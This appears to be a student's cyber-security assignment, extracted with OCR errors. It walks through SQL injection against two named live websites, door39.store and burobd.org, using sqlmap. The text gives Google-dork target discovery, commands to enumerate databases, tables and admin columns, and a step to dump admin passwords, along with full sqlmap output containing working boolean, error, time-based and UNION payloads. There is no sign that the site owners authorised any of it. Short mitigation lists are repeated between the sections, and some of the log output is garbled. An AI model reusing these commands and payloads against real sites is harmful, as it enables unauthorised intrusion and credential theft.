Database: arximahotel
Table: log
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(11) |
| ip      | text   |
| zaman   | text   |
+-----+-----+
```

Use prepared Statements & parameterized queries.

1. Input validation.
2. Use Stored procedures.
3. Limit Database privileges.
4. Web application firewall (WAF)
5. Error Handling.

➤ *CONSEQUENCES OF SQL INJECTION ATTACKS: -*

1. Data breach
2. Data Manipulation
3. Unauthorized Access
4. Website Defacement
5. Financial Loss
6. Service Disruption

➤ *RECOMMENDED ACTIONS: -*

1. Use the latest version of database & web technologies.
2. Sanitize Input.
3. Monitor & log Activities.

Assignment

Name- Neha Kumari

Enrollment no.-2205101130060

Division- E

SUBJECT- CYBER-SECURITY &
FORENSIC

COURSE- BCA

4.Name of Target:

<https://door39.store/page.php?id=28>

POC: -


Level of Attack:

Level 3: - Database Access

By using sqlmap to identify the database type and list of databases. You've successfully bypassed the authentication mechanism and gained access to the underlying database. this is a significant vulnerability as it allows on attacker to access sensitive data, modify database records, and potentially execute arbitrary SQL commands .

Steps: -

1. Open your preferred web browser (I'm using firefox). Navigate to [www.google.com](https://www.google.com/search/detail.php?id=1) (Search detail.php?id=1).
2. We can proceed to test them for SQL injection using a tool called sqlmap. \$ Sudo apt install sqlmap.
3. Once the installation is complete, run the following command to find SQL injection vulnerabilities using sqlmap:
4. \$ SQL map -u "URL" -dbs



```
kali@kali: ~  
$ sqlmap -u "https://door39.store/page.php?id=28" --dbs  
[1.6.6.38dev]  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.  
[*] starting @ 19:20:00 /2024-07-15/  
[19:20:00] [INFO] running back-end DBMS 'mysql'  
[19:20:00] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4r1hqv0a3i4...93uq3b926'). Do you want to use these [Y/n] y  
sqlmap resumed the following injection point(s) from stored session:  
—  
Parameter: id (GET)  
Type: boolean-based blind  
Title: Boolean-based blind - Parameter replace (original value)  
Payload: id=(SELECT (CASE WHEN (6094=6094) THEN 28 ELSE (SELECT 5892 UNION SELECT 8279) END))  
Type: time-based blind  
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=28 AND (SELECT 4370 FROM (SELECT(SLEEP(5)))asak)  
[19:20:02] [INFO] the back-end DBMS is MySQL  
web application technology: PHP, LiteSpeed  
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)  
[19:20:02] [INFO] fetching database names  
[19:20:02] [INFO] fetching number of databases  
[19:20:02] [INFO] resumed: 2  
[19:20:02] [INFO] resumed: information_schema  
[19:20:02] [INFO] resumed: door_new  
available databases [2]:  
[*] door_new  
[*] information_schema  
[19:20:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/door39.store'  
[*] ending @ 19:20:02 /2024-07-15/  
kali@kali: ~  
$ sqlmap -u "https://door39.store/page.php?id=28" -d door_new --tables
```

5. To retrieve the data from the admin for password
use command: `$sqlmap -u "URL" -tables -C
password -dump`

6. To find the number of tables in a specific database, use the command: \$ SQL map -u "URL" -D <Database name> --tables

```
you have two database connections, while server wants to set its own ('PHPSESSID=7udjuehfvn...gs8stpcfg'). Do you want to use these [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (6054=6054) THEN 20 ELSE (SELECT 5882 UNION SELECT 8279) END))

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=20 AND (SELECT 4379 FROM (SELECT(SLEEP(5)))asak)

[19/20:00] [INFO] the back-end DBMS is MySQL
web application technology: litonstep, PHP
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[19/20:00] [INFO] fetching tables for database: 'door_new'
[19/20:00] [INFO] fetching number of tables for database 'door_new'
[19/20:10] [INFO] resumed: 13
[19/20:10] [INFO] resumed: admin
[19/20:10] [INFO] resumed: collection
[19/20:10] [INFO] resumed: collectionsub
[19/20:10] [INFO] resumed: main_categories
[19/20:10] [INFO] resumed: product
[19/20:10] [INFO] resumed: slider
[19/20:10] [INFO] resumed: sub_category
[19/20:10] [INFO] resumed: timeout
[19/20:10] [INFO] resumed: update-admin
[19/20:10] [INFO] resumed: uploadedfile
[19/20:10] [INFO] resumed: settings
[19/20:10] [INFO] resumed: cart_list
[19/20:10] [INFO] resumed: order
Database: door_new
[13 tables]
+-----+
| admin      |
| order      |
| update-admin |
| cart_list  |
| collection |
| collectionsub |
| main_categories |
| product    |
| settings   |
| slider     |
| sub_category |
| timeout    |
| uploadedfile |
+-----+

[19/20:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/door99.store'

[*] ending @ 19/20:10 / 2024-07-15/
```

8.To find the number of tables in a specific database, use the command: \$ SQL map -u “URL” -D <Database name> -COLUMNS

```
File Edit View Help
/home/kali
kali@kali ~$

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 19/10/15 22:04-07:15/

[19/10/15] [INFO] resuming back-end DBMS 'mysql'
[19/10/15] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=30thdsicbje....8s4dmerpd1'). Do you want to use these [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (6094=6094) THEN 28 ELSE (SELECT 5982 UNION SELECT 8279) END))

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=28 AND (SELECT 4379 FROM (SELECT(SLEEP(5)))lesak)

[19/10/17] [INFO] the back-end DBMS is MySQL
web application technology: litescrypt, PHP
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[19/10/17] [INFO] fetching columns for table 'admin' in database 'door_new'
[19/10/17] [INFO] resumed: id
[19/10/17] [INFO] resumed: int(11)
[19/10/17] [INFO] resumed: username
[19/10/17] [INFO] resumed: varchar(20)
[19/10/17] [INFO] resumed: email
[19/10/17] [INFO] resumed: varchar(25)
[19/10/17] [INFO] resumed: FullName
[19/10/17] [INFO] resumed: varchar(90)
[19/10/17] [INFO] resumed: password
[19/10/17] [INFO] resumed: varchar(50)
[19/10/17] [INFO] resumed: status
[19/10/17] [INFO] resumed: bit(1)
Database: door_new
Table: admin
(6 columns)
+-----+-----+
| Column | Type |
+-----+-----+
| status | bit(1) |
| email | varchar(25) |
| FullName | varchar(90) |
| id | int(11) |
| password | varchar(50) |
| username | varchar(20) |
+-----+-----+

[19/10/17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/door99.store'

[*] ending @ 19/10/17 22:04-07:15/
```


Use prepared Statements & parameterized queries.

1. Input validation.
2. Use Stored procedures.
3. Limit Database privileges.
4. Web application firewall (WAF)
5. Error Handling.

➤ *CONSEQUENCES OF SQL INJECTION ATTACKS: -*

1. Data breach
2. Data Manipulation
3. Unauthorized Access
4. Website Defacement
5. Financial Loss
6. Service Disruption

➤ *RECOMMENDED ACTIONS: -*

1. Use the latest version of database & web technologies.
2. Sanitize Input.
3. Monitor & log Activities.

Assignment

Name- Neha Kumari

Enrollment no.-2205101130060

Division- E

**SUBJECT- CYBER-SECURITY &
FORENSIC**

COURSE- BCA

5.Name of Target:

<https://www.burobd.org/network-and-linkages.php?id=8>

POC: -


Level of Attack:

Level 3: - Database Access


By using SQL map to identify the database type and list of databases. You've successfully bypassed the authentication mechanism and gained access to the underlying database. this is a significant vulnerability as it allows on attacker to access sensitive data, modify database records, and potentially execute arbitrary SQL commands.

Steps: -

1. Open your preferred web browser (I'm using firefox).
Navigate to [www.google.com](https://www.google.com/search?q=detail.php?id=1) (Search detail.php?id=1).
2. We can proceed to test them for SQL injection using a tool called SQL map. \$ Sudo apt install SQL map.
3. Once the installation is complete, run the following command to find SQL injection vulnerabilities using SQL map:
4. \$ SQL map -u "URL" -dbs.



```
kali@kali ~  
$ sqlmap -u "https://www.burobd.org/network-and-linkages.php?id=8" --dbs  
  
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 22:14:20 /2024-07-16/  
[22:14:20] [INFO] resuming back-end DBMS 'mysql'  
[22:14:20] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: id (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
Payload: id=8' OR NOT 2648=2648#  
Type: error-based  
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=8' OR (SELECT 3584 FROM(SELECT COUNT(*),CONCAT(0x717a6b7071,(SELECT (ELT(3584=3584,1))),0x717a767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Frlc  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=8' AND (SELECT 5032 FROM (SELECT(SLEEP(5)))pJAz)-- LOUm  
Type: UNION query  
Title: MySQL UNION query (NULL) - 8 columns
```



```
kali@kali ~  
$ sqlmap -u "https://www.burobd.org/network-and-linkages.php?id=8" --dbs  
  
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 22:14:20 /2024-07-16/  
[22:14:20] [INFO] resuming back-end DBMS 'mysql'  
[22:14:20] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: id (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
Payload: id=8' OR NOT 2648=2648#  
Type: error-based  
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=8' OR (SELECT 3584 FROM(SELECT COUNT(*),CONCAT(0x717a6b7071,(SELECT (ELT(3584=3584,1))),0x717a767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Frlc  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=8' AND (SELECT 5032 FROM (SELECT(SLEEP(5)))pJAz)-- LOUm  
Type: UNION query  
Title: MySQL UNION query (NULL) - 8 columns
```

5.To find the number of tables in a specific database, use the command: \$ SQL map -u “URL” -D <Database name> --tables

```
kali@kali:~$ sqlmap -u "https://www.burobd.org/network-and-linkages.php?id=8" -D burobd_bd_2025 --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:14:54 /2024-07-16/

[22:14:54] [INFO] resuming back-end DBMS 'mysql'
[22:14:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=8' OR NOT 2648=2648#

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=8' OR (SELECT 3584 FROM (SELECT COUNT(*),CONCAT(0x71a6b7071,(SELECT (ELT(3584=3584,1))),0x71a767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Frlc

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=8' AND (SELECT 5032 FROM (SELECT(SLEEP(5)))pJAz)-- LOUm

  Type: UNION query
```

```
kali@kali:~$ sqlmap -u "https://www.burobd.org/network-and-linkages.php?id=8" -D burobd_bd_2025 --tables

back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:14:55] [INFO] fetching tables for database: 'burobd_bd_2025'
Database: burobd_bd_2025
[31 tables]

+-----+
| admin
| dynamic-page-code
| zone
| annualReports
| annualreports
| contactus
| gallery
| galleryparallax
| header
| homepage
| homesectionname
| homesections
| imagealbum
| isbkmap
| job
| linkheadings
| links
| loginlinks
| map
| news
| noticeboard
| pages
| passwordreset
| picturegallery
| publication
| showhide
| slider
| tendernotice
| website_login
| websiteessage
| welcomesectionlinks
+-----+
```

6.To find the number of tables in a specific database, use the command: \$ SQL map -u “URL” -D <Database name> - COLUMNS

```
(kali@kali)-[~]
$ sqlmap -u "https://www.burobd.org/network-and-linkages.php?id=8" -D burobd_bd_2025 -T admin --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:15:19 /2024-07-16/

[22:15:19] [INFO] resuming back-end DBMS 'mysql'
[22:15:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=8' OR NOT 2648=2648#

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=8' OR (SELECT 3584 FROM(SELECT COUNT(*),CONCAT(0x717a6b7071,(SELECT (ELT(3584=3584,1))),0x717a767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Frlc

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=8' AND (SELECT 5032 FROM (SELECT(SLEEP(5)))pjAz)-- LOUm

  Type: UNION query
```

```

Payload: id=8' OR NOT 2648=2648#

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=8' OR (SELECT 3584 FROM(SELECT COUNT(*),CONCAT(0x717a6b7071,(SELECT (ELT(3584=3584,1))),0x717a767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Frlc

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=8' AND (SELECT 5032 FROM (SELECT(SLEEP(5)))pjAz)-- LOUm

  Type: UNION query
  Title: MySQL UNION query (NULL) - 8 columns
  Payload: id=8' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a6b7071,0x676d496d79415379494c4a5548534f58624852614c5044785a704a76614168525956536347414145,0x717a767871),NULL#

[22:15:20] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:15:20] [INFO] fetching columns for table 'admin' in database 'burobd_bd_2025'
Database: burobd_bd_2025
Table: admin
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | text |
| id     | int(11) |
| password | text |
| username | text |
+-----+-----+

[22:15:20] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.burobd.org'

[*] ending @ 22:15:20 /2024-07-16/
```

➤ ***Use prepared Statements & parameterized queries.***

1. Input validation.
2. Use Stored procedures.
3. Limit Database privileges.
4. Web application firewall (WAF)
5. Error Handling.

○ ***CONSEQUENCES OF SQL INJECTION ATTACKS: -***

1. Data breach
2. Data Manipulation
3. Unauthorized Access
4. Website Defacement
5. Financial Loss
6. Service Disruption

○ ***RECOMMENDED ACTIONS: -***

1. Use the latest version of database & web technologies.
2. Sanitize Input.
3. Monitor & log Activities.